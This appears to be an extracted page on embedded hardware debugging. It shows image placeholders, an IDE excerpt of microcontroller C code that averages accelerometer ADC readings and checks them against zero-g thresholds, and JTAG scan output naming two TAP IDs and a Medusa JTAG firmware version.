
FRONT PANEL













```
main.c
main.c > No Selection

11 void main(void)
35
36     for (i = 0; i < POWSUM; i++)
37     {
38         ADCSC1 = X_AXIS; // read X channel
39         while(!ADCSC1_COCO);
40         xx += ADCR;
41
42         delay(10);
43
44         ADCSC1 = Y_AXIS; // read Y channel
45         while(!ADCSC1_COCO);
46         yy += ADCR;
47
48         delay(10);
49
50         ADCSC1 = Z_AXIS; // read Z channel
51         while(!ADCSC1_COCO);
52         zz += ADCR;
53
54         delay(10);
55     }
56
57     xxx = xx / POWSUM;
58     yyy = yy / POWSUM;
59     zzz = zz / POWSUM;
60
61     if ((xxx > THRESH_UPPER_ZEROG) || (xxx < THRESH_LOWER_ZEROG) ||
62         (yyy > THRESH_UPPER_ZEROG) || (yyy < THRESH_LOWER_ZEROG) ||
63         (zzz > THRESH_UPPER_ZEROG) || (zzz < THRESH_LOWER_ZEROG))
64     {
65         threshold_failure++;
66     }
67     threshold_test++;
68 }
```










Detected TAP ID: 4BA00477, IR Length = 4.
Detected TAP ID: 706B10E1, IR Length = 11.
Medusa JTAG Firmware version 1.24.
